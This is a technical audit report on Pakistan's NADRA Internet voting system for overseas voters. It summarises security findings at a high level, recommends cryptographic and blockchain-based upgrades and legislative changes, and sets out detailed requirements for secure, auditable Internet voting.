minsait

Consultancy for the analysis, design and implementation of Internet voting for overseas Pakistanis

AUDIT REPORT

Ministry of Information, Technology & Telecommunications

Technical report

May 2021

Index

minsait

1. Executive summary

AUDIT FINAL REPORT

Ministry of Information, Technology & Telecommunications

Technical report

May 2021

Index

1.1 INTRODUCTION

The objective of this consultancy is to analyse the prevalent I-Voting solutions/technologies along with existing I-Voting system developedby NADRA and propose Internet voting solutions/recommendations to maximize user / voter participation of overseas Pakistanis, by allowing them to vote from anywhere and allowing access from different computer systems and from any device using internet.


This document presents the final results of the audit carried out by Minsait on I-Voting system developed by NADRA from 21th of April to 31st of May 2021.

The Constitution of Pakistan does not explicitly allow Internet mode of voting in Election, although it has been accepted on the ordinance amending Section 94 act XXXIII of Election Act 2017. Therefore, any usage of internet voting must ensure that Secrecy of Ballot should be maintained, Anonymity of voter should be taken care, universal and equal suffrage should intact and no voter should be disfranchise for casting a vote via Internet mode of Voting. Simplicity of processes, interfaces and its usage should be considered so that voters having low tech and iliteracy level can also be able to use it. The overall system security should follow the Article 218(3) of the Constitution of Islamic Republic of Pakistan 1973 and ammendments.

During this period, different tests and technical meetings have been conducted with MOITT, ECP and NADRA to gather the necessary information to propose solutions and recommendations that will help to correct the vulnerabilities found and determine the feasibility of the existing i-Voting system.

Minsait wants to acknowledge the effort made by all stakeholders and thank NADRA, ECP and MOITT for their collaboration on these intense weeks of work, with Ramadan, COVID19 and all the difficulties we have overcome together.

According to the work schedule agreed, this final report will be submitted on the 31st of May.



1.2 SCOPE OF WORK

The scope of work is composed by different deliverables developed after analyzing the information provided to Minsait during the audit process:

1. Analysis and Technical Benchmarking of the prevalent solutions across the world and Blockchain based I-Voting solutions, and the proposed mechanisms to ensure the electoral best practices (secrecy, software independence, integrity, auditability, etc).
2. Consultancy services based on Architecture Security analysis, Vulnerabilities analysis, RIDP audit, Security improvement recommendations and COBIT 2019 Maturity analysis
3. End-to-end Whitebox, Greybox and Blackbox Penetration testing, and DOS
4. Recommendations.

This audit report is structured in different chapters according to Minsait response to the aforementioned deliverables.

1.3 SUMMARY OF RESULTS ACHIEVED

The results shown in this report have been achieved after 6 weeks of audit work comprising the study of documentation, meetings and interviews with stakeholders, source code reviews, and tests on the systems provided by NADRA.

Minsait has done the best possible effort to analyze the situation of the existing i-Voting system. NADRA and the ECP provided the information requested, but more detailed documentation would have help understanding the system better. The source code analyzed had limited documentation and was not production source code, and the systems tested were as well development machines on a test hardware. Therefore, there are probably some findings that would not have appeared should the existing system have been deployed on a Production environment, with the source code well versioned and the architecture and other elements well documented.

The final findings mostly corroborate the preliminary findings we already advanced on the Preliminary findings Report: (Green: Ok, Orange: Needs to improve, Red: Not satisfactory)[1].

Existing Internet Voting	Preliminary Findings	Final Findings
Vote encryption	Not using standard and proven implementation. Not using homomorphic encryption.	Key Management inadequate for voting Encryption process very inefficient Not using homomorphic encryption[2]
Digital Certificates	No information is digitally signed.	No information is digitally signed[3].
Secret Sharing	There is no collective protection of the Private Key by selected custodians	There is no collective protection of the Private Key by selected custodians[4]
Auditability	There is no immutable technology being used to ensure the system is auditable.	There is no immutable technology being used to ensure the system is auditable.[5]

[1] The categories in the summary table have been chosen to represent a summary of the main aspects to fulfill on a i-voting system described in sections 2a and 2k. The color scheme follows the scoring described in section 2n.
[2] See. 2c Source Code Review
[3] See. 2c Source Code Review
[4] See. 2c Source Code Review
[5] See: 2c Source Code Review and Architecture review

Voter registration	The voter registration is robust.	The voter registration is robust although infrastructure needs upgrades.[6]
Voter authentication	We don't have enough information to be able asses the security of the authentication process	Voter authentication process is secure although session management in the server should be reconsidered, and the password policy and captcha needs some improvements.[7]
Voter verifiability	Voters have no way of verifying that their vote was cast as intended, recorded as cast and/or counted as recorded	Voters have no way of verifying that their vote was cast as intended, recorded as cast and/or counted as recorded[8]
Voter privacy	Voter privacy can be broken at several points in the system	Voter privacy can be broken at several points in the system[9]
Standard Internet security	Implementation of firewalls, antivirus, etc seem to follow best practices	Implementation of firewalls, antivirus, etc seem to follow best practices, but additional documentation would be benefficial. Still some elements should be upgraded to avoid known vulnerabilities[10]
2021 Technology	The server technology and other elements used is outdated and with many known vulnerabilities	The server technology and other elements used is outdated and with many known vulnerabilities[11]
Scale to over 10M voters	The system can scale	The system can scale, except the vote decryption algorithm that needs to be completely revisited[12]

1.4 AUDIT RESULTS

As a result of the in depth analysis of the existing i-Voting solution, the audit team agrees that the system, at the state that has been shared with Minsait, does not fulfill the Constitutional requirements of vote secrecy[13], and neither the voters, not the ECP would have any guarantee that the results obtained from the system represent the choices made by the voter[14].

Therefore, the audit team strongly recommends the existing system shall be upgraded prior to being used on any Election.

Next section describes the recommended upgrade.

[6] See: 2g Analysis of RIDP alternatives for voter verification and 2e Vulnerabilities
[7] See: 2c Source Code Review and 2d Penetration Testing and 2b Threat model
[8] See: 2c Source Code Review
[9] See: 2c Source Code Review and 2d Penetration Testing
[10] See: 2d Penetration Testing and 2e Vulnerabilities
[11] See: 2e Vulnerabilities
[12] See: 2c Source Code Review and Architecture review
[13] See: 2c Source Code Review and 2d Penetration Testing and 2b Threat model
[14] See: 2c Source Code Review and 2d Penetration Testing and 2b Threat model

1.5 RECOMMENDED ACTIONS

To have a system that would fulfill the Constitutional voter Secrecy requirements and have the legitimacy that auditable results provide, Minsait recommends improving the system following the roadmap shown below. Every aspect on the list shall be implemented. By not implementing one or more of the items below, the resulting system would probably be more resilient than the current one, but still would fail to give all the guarantees that voters and candidates deserve. The recommended strategy is as follows:

- The Voter Registration shall be upgraded[15].
- The i-Voting solution should be replaced by one that fulfills the requirements set in section 2a. The replace path will be faster, cheaper, easier and with higher maintainability.[16]

Voter Registration improvements[17]

- The Weblogic Server, Operating System, Database, etc shall be upgraded, patched, etc as explained on the different sections on the report.
- Voter Registration, while not being critical on the voter privacy aspect, it's a target for Denial of Service or voter impersonation attacks. Therefore, the integrity of the information and the resilience of the service are of paramount importance.

Voting application improvements

The detailed reasoning for the improvements can be found in sections 2j and 2k. The system that shall replace the existing i-Voting solution should implement

Section 1: Voter Privacy Improvements

- Server Side Web (JSP) to Single Page App (React or Vue.js) with REST services
- Encrypt on Browser
- Private Key with secret sharing and created by Separate system
- Use Homomorphic encryption

Section 2: Auditability improvements

- Assign signed JWT to voters at login, use it and verify signature on REST calls
- Implement a Blind Signature issuer
- Sign on the Browser the encrypted vote
- Implement a blockchain and store the blind signature of the vote, not voter identity

Section 3: Integrity

- Implement a task to verify the ballot box against the vote signatures on the blockchain
- Implement a method for voters to query the blockchain to check whether their vote is in the ballot box (not revealing voter intent)

The implementation timeline for the improvements depends on the strategy chosen:

- **Build from zero**. One and a half to three years with a team of 15 to 30 engineers (skills, team size and previous knowledge make the differences on the ranges)

[15] See: 2g Analysis of RIDP alternatives for voter verification and 2e Vulnerabilities
[16] See: 2c Source code review to know the current status and 2j to understand how a system that fulfills all requirements shall be built.
[17] See: 2e Vulnerabilities

- **Customize** an existing solution with an external company: six months to a year (plus the procurement time) and a much smaller team of engineers

1.6 RECOMMENDATIONS FOR ECP

ECP is the owner of the Election Process, while NADRA and other institutions are service providers. With this understanding, it is the recommendation of the audit team that ECP should build the resources to control key areas of the process:

1. Custodians of the Private Key:
    a. The system should provide a way of generating the Private Key and Public Key of the Election, and for the Private Key to be stored on an HSM or distributed as a secret shared between several custodians. Not a single custodian has access to the key, only when they meet they can access it.
    b. ECP should be in charge of choosing the Custodians
    c. ECP should be in charge of executing the process of creating the Keys. So single individual, not even from the ECP or NADRA should have access to the Private Key[18].
2. Governors of the Private Blockchain
    a. In order to have an immutable log that auditors and voters can use to verify the integrity of the Electoral Process, it is recommended to implement a Blockchain based audit system.
    b. ECP should decide whether other stakeholders can be provided with a node of the blockchain so that they can have full transparency of the process (but no data that affects voter privacy)
3. Isolated system[19]:
    a. An i-Voting system is a very peculiar system. It has zero traffic most of the time, and then on Election Day suddenly everybody uses it once, and then zero traffic again. The architecture design to cope with these sudden load changes is very different from usual government applications. Sharing the infrastructure with other services may put the other services and the i-Voting system at risk.
    b. We recommend ECP to work with NADRA on provisioning an isolated , redundant and not shared set of environments for production, test and development.

1.7 RECOMMENDATIONS FOR LEGISLATIVE CHANGE

The Election Act 2017 indicates that no voter shall be disenfranchised.

The audit team observes that the current process of having a single day for voting for the voters abroad, and during the same time as the voters in Pakistan is, de facto, disenfranchising voters that live in other time zones like Australia or America.

Most countries allow voters voting for abroad a period between 5 and 14 days to cast their votes from the remote locations. See the Mexican Case in section 2l for a detailed example of a country allowing voting from abroad during two weeks.

It is recommended that the current legislation be reviewed to increase the voting period from abroad

[18] The protection of the Private Key is explained in detail in in sections 2j and 2k, with the usage of an HSM, a secret sharing scheme or both.
[19] See: 2b identified threats

minsait

2. Audit Results

AUDIT REPORT

Ministry of Information, Technology & Telecommunications

Technical report

May 2021

minsait

a. Study of I-Voting solutions worldwide and in Pakistan

AUDIT FINAL REPORT

Ministry of Information, Technology & Telecommunications

Technical report

May 2021

Index

2.1. STUDY OF I-VOTING SOLUTIONS WORLWIDE AND IN PAKISTAN

2.1.1. INTRODUCTION

The purpose of this document is to describe the typical requirements of an online internet voting system for national elections, and then analyze several solutions used in different countries, comparing them with the current implementation by NADRA in Pakistan.

The international experiences selected for the analysis are Estonia, France and Mexico. The rationale is that the three solutions represent the most common technologies used:

- **France**. France used the solution provided by Scytl, a Spanish company specialized on internet voting. Scytl provided as well the solutions to Norway, Australia, many Canadian cities and Switzerland. The solutions by Scytl were analyzed by security experts and many security flaws discovered[1]. That lead to all those countries stopping the use of Scytl, and made the company bankrupt. New owners are currently trying to get back to business. France had the largest community using Scytl's internet voting. According to the media, close to 800.000 voters used it.
- **Estonia**. Estonia developed their own solution insired on the Scytl platform, but heavily depending on the Estonian ID Card system. Estonia has a bit less than 1 million voters, and of those, less than 200.000 have opted to vote over the internet so far. Estonian ID card had several security flaws and also the voting system was reviewed. Recently the government created a task force that studied the system over 6 months and recommended 25 improvements that need to be implemented in order to make the system reliable.[2]
- **Mexico**. Mexico was the last country to go for Internet Voting, having the opportunity to learn from the previous experiences. They hired Minsait in 2019 to provide a system for the 20 million Mexicans living abroad to vote over the internet. Minsait has been providing internet voting services since 2006. Mexico followed an implementation plan of 18 months, with 2 international independent auditors checking the security and accuracy of the system twice. In total 4 deep security and accuracy audits were performed by Deloitte and by the Autonomous University of Mexico. After the audits, a gradual introduction of internet voting has started, with the first voting period being the State Elections in 11 states happening from March 22nd 2021 to June 6th 2021.

There are many other solutions for voting in the market that we can classify as follows:

- **Vendor trust**: The solution itself does not guarantee any privacy or security. Trust is given to the vendor that will not disclose who voted for what. These solutions include vendors like Intellivote, ClearBallot, Dominion, Simple Voting.
- **Immature or inappropriate use of Blockchain**: These solutions they try to jump the blockchain wagon by offering blockchain voting. Really cool marketing, but really poor implementations. Chapter 2n of the audit report covers in depth the short-commings of these solutions. Vendors in this category include Voatz or Vocdoni (aragon.org).

There are three main components in the voting process:

- Legal and administrative requirements,
- The requirements on the technology to be used, and

[1] https://www.zdnet.com/article/flaws-found-in-nsw-ivote-system-yet-again/
https://www.cyberscoop.com/swiss-voting-system-second-flaw/
https://www.computerworld.com/article/3481653/ivote-developer-acknowledges-vulnerability-defends-election-security.html
https://people.eecs.berkeley.edu/~daw/papers/scytl-odbp.pdf

[2] E-voting task force finishes report including 25 proposals for improving system". *Post Times - Estonian News*. Baltic News Service. 13 December 2019. Retrieved 2 May 2020.

- The requirements for professional services to be provided by the provider to support the election authority in the election process

Below we would like to set out some important requirements that must be demanded for the use of an online internet voting system in an electoral process:

- The internet voting system must be trusted by all stakeholders,
- The internet voting system should be easy to use,
- The internet voting system must be accessible,
- The internet voting system must be available,
- The internet voting system must be scalable,
- The internet voting system must be flexible, and
- The internet voting system must be able to integrate with the country's electoral systems

The following sections describe each of the above requirements in detail. Each requirement is classified into three different categories:

- Mandatory: it is a basic feature that any reliable online internet voting system must comply
- Recommended: It is a feature strongly recommended to be part of an online internet voting system, but not absolutely necessary.
- Desirable: this is a feature that adds value to an online internet voting system

Some requirements correspond to several different areas, so their need is reiterated in each case

2.1.2. FUNCTIONAL REQUIREMENTS

The following sections describe the functional requirements that international best practices and recommendations require for a voting system to be transparent, reliable and auditable.

2.1.2.1. Pre-Election Requirements

There are requirements that apply before the election is open to the voters.

2.1.2.1.1. Pre-Election Information Management

It refers to requirements related to access to existing information on the electoral system (e.g. interfaces for information input, types of election support, permitted counting methods, etc.).

No Req.	Priority	Description
1	Mandatory	The system must allow the execution of any electoral process according to the electoral laws of the country.
2	Mandatory	The system must protect the integrity and authenticity of the electoral information used to configure the voting platform.
3	Recommended	The system must be able to automate the importing of election information from the country's current electoral management systems.

2.1.2.1.2. Electoral Roll

Voter information and credential management requirements (e.g., issuing digital certificates, sending credentials, etc.)

No Req.	Priority	Description
1	Mandatory	The system must be able to automate the importing of external information from the electoral roll.
2	Mandatory	The system must use (ideally blind) digital certificates for the protection of the votes before they are stored.
3	Mandatory	The system must provide a process for providing voters with (ideally blind) digital certificates to cast their votes that does not require voters to manually install digital certificates or smart cards at their voting terminals.
4	Recommended	The system should allow the use of pre-existing authentication methods for the authentication of voters when accessing the voting platform, without the need for prior communication of existing PINs or passwords for such authentication methods.
5	Desirable	The system must include a process to help election administrators generate digital certificates securely, in the event that a PKI certification is not available.

2.1.2.1.3. Main Election Board (Custodians)

Requirements related to the existence of a Main or Central Electoral Board that must certify election information.

No Req.	Priority	Description
1	Mandatory	The security of the electoral process in general should be under the control of a Central Election Board (i.e. a central election committee).
2	Mandatory	The system must allow the secure configuration of the Electoral Board and define a threshold of members who have the obligation to carry out the deciphering and the final count/tabulation of the votes, thus avoiding that a single member acts in his own benefit and giving transparency to the process.
3	Recommended	The system must require the presence of the Board of Elections to certify any changes to the configuration of the elections.
4	Mandatory	Any election information must be certified by the Election Board through recognized practices (e.g., digital signature, blockchain).

2.1.2.1.4. Pre-Election Audit

The electoral information used by the voting platform during the voting and counting process must be auditable in order to detect any attempt at manipulation. Election information means all information in internet format that is used by the voting platform and/or independent auditors to verify the correct configuration of the election. This includes the content of the electoral lists, the ballots, the identification of the elections, the members of the electoral board, etc.

On the other hand, software components other than the voting platform must also be certified in reference to the detection of any manipulation attempt. The verification must be carried out by independent auditors to check whether the components used in the actual election are the same as those provided for the audit.

No Req.	Priority	Description
Election Information		
1	Recommended	The system must verify that the election information has been certified by the Board of Elections prior to the start of the voting and counting process.
2	Recommended	The system must allow an independent auditor to check whether the electoral information used by the voting platform has been certified by the Electoral Board.
Voting Platform Components		
3	Mandatory	Independent auditors shall be able to audit and certify the application components used for voting.
4	Mandatory	Voters must be able to verify the integrity and authenticity of any voting component executed on their voting terminal before using it (e.g., verification of the digital signature of the web server).
5	Mandatory	Any independent auditor must be able to certify the integrity and authenticity of the system components installed on the voting platform.
6	Mandatory	Any action taken by an independent auditor should not affect the privacy of voters or the integrity of the election.

2.1.2.2. Voting Process Requirements

2.1.2.2.1. Access to the Voting Platform

Requirements related to access to the voting platform (e.g. supported voting stations, required facilities, etc.)

No Req.	Priority	Description
1	Mandatory	Access to the voting platform should not be limited to a single operating system and/or internet browser.
2	Mandatory	Voters should not be limited to always using the same voting terminal to access the voting platform.
3	Mandatory	Voters must be able to verify the authenticity of the voting platform to which they have access.
4	Recommended	No software or hardware shall be installed on the the voting terminals to access the voting process associated with a specific election. All access shall be performed through a web interface. (Exception in the case the Election Commission decides to deploy Native Mobile apps for smart phones and tablets)

2.1.2.2.2. Voter Identification and Authentication

No Req.	Priority	Description
1	Mandatory	The system must use (ideally blind) digital certificates from the voters to cast the vote.
2	Mandatory	The system must allow for the action of invalidating voters before and during the voting process (e.g., voter authentication has been compromised and must be blocked). If the override is performed on a voter who has already cast a vote, they must be marked as invalid and not used in the final count.
3	Recommended	The system must allow integration with pre-existing voter authentication mechanisms
4	Recommended	The system must allow for the addition of new voters for elections if required by law.

2.1.2.2.3. Presentation of Voting Options

No Req.	Priority	Description
1	Mandatory	The voting option should be presented in a clear and understandable format, without being coded or requiring the use of a codebook to disclose the actual value of the options.
2	Mandatory	Voters must be able to clearly distinguish between different voting options.
3	Mandatory	Voting options must support the use of multiple languages.

2.1.2.2.4. Selecting Voting Options

No Req.	Priority	Description
1	Mandatory	The system should prevent and warn voters if unintentional mistakes are made that could invalidate their vote (e.g. limit the number of candidates to be elected).
2	Mandatory	The system should clearly distinguish (highlight) the candidates selected in the voting options from those not selected.
3	Mandatory	The system should allow voters to vote blank or void if required by the electoral authority.

2.1.2.2.5. Confirmation of Voting Options

No Req.	Priority	Description
1	Mandatory	The system should allow voters to verify their voting options before casting their final vote.
2	Mandatory	The system must provide the voter with the option to change his or her vote before casting it.

2.1.2.2.6. Voting

No Req.	Priority	Description
1	Mandatory	The system must protect the privacy and integrity of the votes cast, along with the identity of the voter by means of encryption, which ensures that the vote cannot be manipulated during transport or storage. Encryption used shall use an open standard of asymmetric encryption with at least Elliptic Curbe Homomorphic encryption (like NIST P256).
2	Mandatory	The system should allow voters to protect their votes at their voting terminal before they are cast, rather than protecting the votes on the voting server once they are received.
3	Mandatory	Votes cast must be protected against external and internal attacks (e.g. hackers or system administrators).
4	Mandatory	The system must use an appropriate and recognized cryptographic voting scheme to protect the votes cast.
5	Mandatory	The system shall store a digital signature of the encrypted vote on a private Blockchain in order for the Electoral Commission, auditors and other stakeholders to be able to verify the integrity of the ballot box.
6	Mandatory	The system SHALL NOT store the encrypted votes in the blockchain, as that would mean replicating the ballots for many possible attackers to try brute force attacks

2.1.2.2.7. Voter Verifiability

No Req.	Priority	Description

1	Mandatory	The system should allow voters to verify that their votes were received by the Election Board, at the end of the election, and therefore included in the final count.
2	Mandatory	Voters must be able to verify the authenticity of the voting server, any applications running on their voting terminals, and the receipt generated to validate the authenticity of the results.
3	Mandatory	If this is the case, the system must allow voters to prove beyond a reasonable doubt that their vote was present during the final count.
4	Mandatory	Any method of voter verification should make coercive or vote buying practices more difficult.
5	Mandatory	The system must provide voters with a voting receipt once they have cast their vote that will allow them to verify that their vote was present during the decryption and counting process. The receipt shall ideally be the digital signature of the encrypted vote stored in the Blockchain.

2.1.2.2.8. Election Monitoring

No Req.	Priority	Description
1	Mandatory	The voting system should provide monitoring tools to ensure that any anomalies during the voting process are detected.
2	Mandatory	The system should ensure that monitoring tools are tamper-proof and provide acceptance of recorded audit information
3	Mandatory	The voting system must ensure that monitoring tools cannot compromise voter privacy and the accuracy of election results.

2.1.2.3. Counting and Publication of Results

2.1.2.3.1. Closing the Voting Process

No Req.	Priority	Description
1	Mandatory	The system must automatically close the election at the time indicated by the Election Board during the installation of the election. Or manually if the Election Board decides to go manual.
2	Mandatory	Voters should not be allowed access to the system to cast their vote once the voting process has been closed.
3	Mandatory	The system must prevent internal or external attackers (including agents with privileged access rights to the system) from adding up the votes of voters who have not participated, once the election is closed.
4	Mandatory	The system must protect the integrity and authenticity of the digital ballot box (which contains all the votes cast by the voters) after the voting process has been closed by storing the signatures of each encrypted vote in a private Blockchain.
5	Desirable	The system should give voters who are in the process of casting their vote the extra time to complete the process in case the

		closing time arrives while they are in the middle of the voting process..

2.1.2.3.2. Consolidation of Results

No Req.	Priority	Description
1	Mandatory	The authenticity and integrity of the ballot boxes must be verified before votes are accepted.
2	Mandatory	The ballot box must contain all the votes cast during the election process (i.e. if multiple voting is required, all the votes cast by the electors must be included in the ballot box).
3	Mandatory	The consolidation process should allow for the collection of several voting boxes from multiple channels (e.g. Internet, mail voting, etc.).
4	Mandatory	The system must use homomorphic encryption in order not to decipher the votes.
5	Recommended	The private key shall be kept on a secured environment (like an HSM) where the decryption of the election results will be obtained

2.1.2.3.3. Counting of Votes at the Ballot Boxes

No Req.	Priority	Description
1	Mandatory	The counting process can only be initiated by the members of the Electoral Board.
2	Mandatory	The counting process must verify that all votes contained in the ballot boxes are cast by the voters.
3	Mandatory	The counting process should prevent multiple votes from the same voter from being identified.
4	Mandatory	The counting process must provide the results without decrypting the individual votes.
6	Mandatory	The counting process should provide universal verifiability capabilities.
7	Recommended	The counting process must be carried out in an isolated environment.

2.1.2.3.4. Certification and Publication of Results

No Req.	Priority	Description
1	Mandatory	The system must generate the results
2	Recommended	The system must publish the receipts with the information that allows the voter to verify his or her vote was counted.
3	Mandatory	The system must be able to generate different reports, e.g. participation statistics.
4	Desirable	The system must be compatible with any counting process required by the country in question.

2.1.2.3.5. Count Process Audit

No Req.	Priority	Description
1	Mandatory	The system should allow independent auditors to carry out a parallel count.
2	Mandatory	The system must allow independent auditors to check and certify the integrity and authenticity of the system components used for processing the ballot boxes

2.1.2.4. Verification of Results

2.1.2.4.1. Voter Verification of Results

No Req.	Priority	Description
1	Mandatory	This voting receipt must allow voters to file a valid claim in the event they detect that their vote was not processed.
2	Recommended	The system must generate a voting receipt that allows the voters to verify that their vote arrived at the Electoral Board and was present during the decoding and counting process.

2.1.2.4.2. Election Audit by Independent Auditors

No Req.	Priority	Description
1	Mandatory	The system should facilitate a meaningful audit of the system by a third party (trusted auditors) based on the electoral information and records stored.
2	Mandatory	The system must allow for a complete audit, without compromising the integrity of the election and the privacy of the voters through a comprehensive event log on a private blockchain.
3	Mandatory	Auditors must be able to verify the integrity and authenticity of electoral information and records to detect any attempts to manipulate audit information.

2.1.3. NON FUNCTIONAL REQUIREMENTS

The following sections describe the non-functional requirements that international best practices and recommendations require for a voting system to be transparent, reliable and auditable.

2.1.3.1. Security

2.1.3.1.1. Safety throughout the Process

No Req.	Priority	Description
1	Mandatory	The system must protect the votes at the voter's terminal before they are sent to the voting server.

2	Mandatory	The system should ensure that only the Election Board can calculate the results, after the election, if possible in an isolated environment (e.g. not connected to any communication network).

2.1.3.1.2. Voter Privacy

No Req.	Priority	Description
1	Mandatory	The system must guarantee that the votes are encrypted so that only the Electoral Board can decipher them.
2	Mandatory	The system must ensure that the key to decoding the votes is not available during the voting process until the Election Board recovers/reconstructs them.
3	Mandatory	The system must ensure that at least a pre-defined majority of the Electoral Board members (if not all) are present to retrieve the election decryption key.
4	Mandatory	The system must ensure that the order in which the votes are individually deciphered does not match the cast order
5	Mandatory	The system must ensure that two different votes with exactly the same content have different encryption formats.
6	Mandatory	Any system-supported audit process to verify the accuracy of the election should not compromise voter privacy.

2.1.3.1.3. Voter Eligibility

No Req.	Priority	Description
1	Mandatory	The system must ensure that only eligible voters can access the voting platform.
2	Mandatory	Before accepting a vote cast, the system must verify the identity of the voter.
3	Mandatory	The system must prevent a voter from casting more votes than the electoral authority allows.
4	Mandatory	The system must allow verification, at any time during the election, that the votes in the ballot box belong to the eligible voters.
5	Mandatory	The system must ensure that votes cast are not rejected
6	Mandatory	The system should not have any knowledge of the voter's credential to protect the non-repudiation of the votes
7	Mandatory	The system must avoid the addition of false votes in the ballot boxes of external users and system administrators.
8	Desirable	The system must use single blind digital certificates for voter authentication
9	Desirable	The system must use unique blind digital certificates of the voters for the digital signature of the votes cast

2.1.3.1.4. Secret of the Vote

Req.no	Priority	Description
1	Mandatory	The system must ensure that the vote is secretly cast against any third party, including system administrators and potential hackers who break the conventional security measures protecting the voting platform.
2	Mandatory	Votes must be encoded in the voter's terminal before being cast
3	Mandatory	Votes shall not be deciphered by the Election Board
4	Mandatory	The system must prevent the calculation of results before the election from being closed to avoid leaks of information on partial results.
5	Mandatory	Any system-supported audit process to verify the accuracy of the election should not compromise voter privacy.

2.1.3.1.5. Voting Integrity

Req.no	Priority	Description
1	Mandatory	The system must preserve throughout the electoral process the integrity of each individual vote cast.
2	Mandatory	The system must allow verification of the integrity of each individual vote stored in the ballot box.
3	Mandatory	The integrity of the vote is protected by the voter when casting his or her vote.
4	Mandatory	The system must avoid any attempt to create false ballots in the digital urn.
5	Desirable	Voters use their own digital certificates for the protection of their votes through digital signature.

2.1.3.1.6. Accuracy of the Voted Ballot Box

Req.no	Priority	Description
1	Mandatory	The system must allow verification of the integrity and identity of the application and/or computer service that has handled the ballot boxes, before starting the process of deciphering and counting.
2	Mandatory	The system should avoid adding false votes from both external users and system administrators.
3	Mandatory	The system, for auditing purposes, must allow for the precise tracking of the processes that concluded with the casting and storage of a vote in a ballot box.
4	Mandatory	The system must apply appropriate measures to detect any attempt to remove votes from the ballot box.

2.1.3.1.7. Election Board

Req.no	Priority	Description

1	Mandatory	The system uses an Election Board calculate the results.
2	Mandatory	The system uses a threshold system (n of m), of members of the Electoral Board to retrieve the key that allows calculating the results.
3	Mandatory	It must be impossible for a member or a number of members below the threshold to retrieve the election decryption key.
4	Mandatory	The system must support the use of tamper-proof devices (e.g. FIPS USB Storage) to store the information required by each member of the Election Board to retrieve the election decryption key.
5	Desirable	The threshold scheme is based on the means of encryption (e.g. Shamir secret sharing algorithm).
6	Desirable	The decryption key is destroyed by the threshold system and does not exist until it is rebuilt by the members of the Electoral Board at the end of the election.

2.1.3.1.8. Voter Verifiability

Req.no	Priority	Description
1	Mandatory	The voting receipt must preserve the secrecy of the vote (i.e. the selected voting options must never be able to be deduced).
2	Recommended	The verification process should allow for the detection of manipulated or false receipts to avoid fraudulent claims by voters.
3	Recommended	The system should allow voters to check whether their vote was present during the process of deciphering and counting, by means of a voting receipt.

2.1.3.1.9. Coercion Prevention and Vote Buying

Req.no	Priority	Description
1	Mandatory	The system must generate voting receipts that do not allow voters to prove to a third party that they voted for a particular candidate
2	Mandatory	The system must prevent anyone, not even administrators or privileged auditors, from correlating votes with voters.

2.1.3.1.10. Independent Audit

Req.no	Priority	Description
1	Mandatory	The system should allow auditors to retrace any election process, in a meaningful way, without compromising the privacy of the election or the accuracy
2	Mandatory	The log of records and information generated during the election should allow for a meaningful audit of the election without the need for the auditors to have access to any private keys, or to assume the role of a privileged actor

3	Mandatory	The system should implement appropriate encryption practices for verification of the accuracy and integrity of the log information to be used during the audit
4	Mandatory	The system must allow an independent auditor to verify and certify the integrity of the application components at any time during the election

2.1.3.1.11. System Availability

Req.no	Priority	Description
1	Mandatory	The system must be scalable without having to stop service
2	Mandatory	The system must be configured to be fault-tolerant (high availability).
3	Mandatory	The system should implement practices that mitigate the execution of denial of service attacks
4	Mandatory	The system shall have a layered cloud/on premise design to facilitate the scalability and security of each component

2.1.3.2. Usability and Accessibility

2.1.3.2.1. Usability

Req.no	Priority	Description
1	Mandatory	The system should offer a user-friendly graphic interface for voters, so that the voting process is intuitive and without prior training in the use of this voting channel.
2	Mandatory	The system must be compatible with the use of all major Internet browsers and operating systems supported by their own manufacturers
3	Mandatory	The system should include easy-to-understand instructions for voters
4	Mandatory	The system should warn voters if, during the voting process, they make a selection that could invalidate their vote (for example, in voting, voting envelope, ...)
5	Mandatory	Voters should choose their voting options by directly selecting the candidate rather than using an indirect selection code or method
6	Recommended	The system should not require the voter to manually install on his/her computer any application to participate in a specific election (e.g. executable files) or component (e.g. smart cards or cryptographic keys)

2.1.3.2.2. Accessibility

Req.no	Priority	Description
1	Mandatory	The system must support the use of multiple languages without compromising the privacy of the voter

2	Desirable	The system must be compatible with international accessibility standards

2.1.3.3. Scalability and Flexibility

2.1.3.3.1. Scalability

Req.no	Priority	Description
1	Mandatory	The system must allow the addition of new components without having to stop the service
2	Recommended	The system must be able to scale the election from thousands to millions of voters easily and cost-effectively

2.1.3.3.2. Flexibility

Req.no	Priority	Description
1	Mandatory	The system must be compatible with all the characteristics of the electoral process in the country concerned
2	Mandatory	The system must be adaptable in several features, such as required display, language pages, help and information, etc. following requirements of the electoral authority
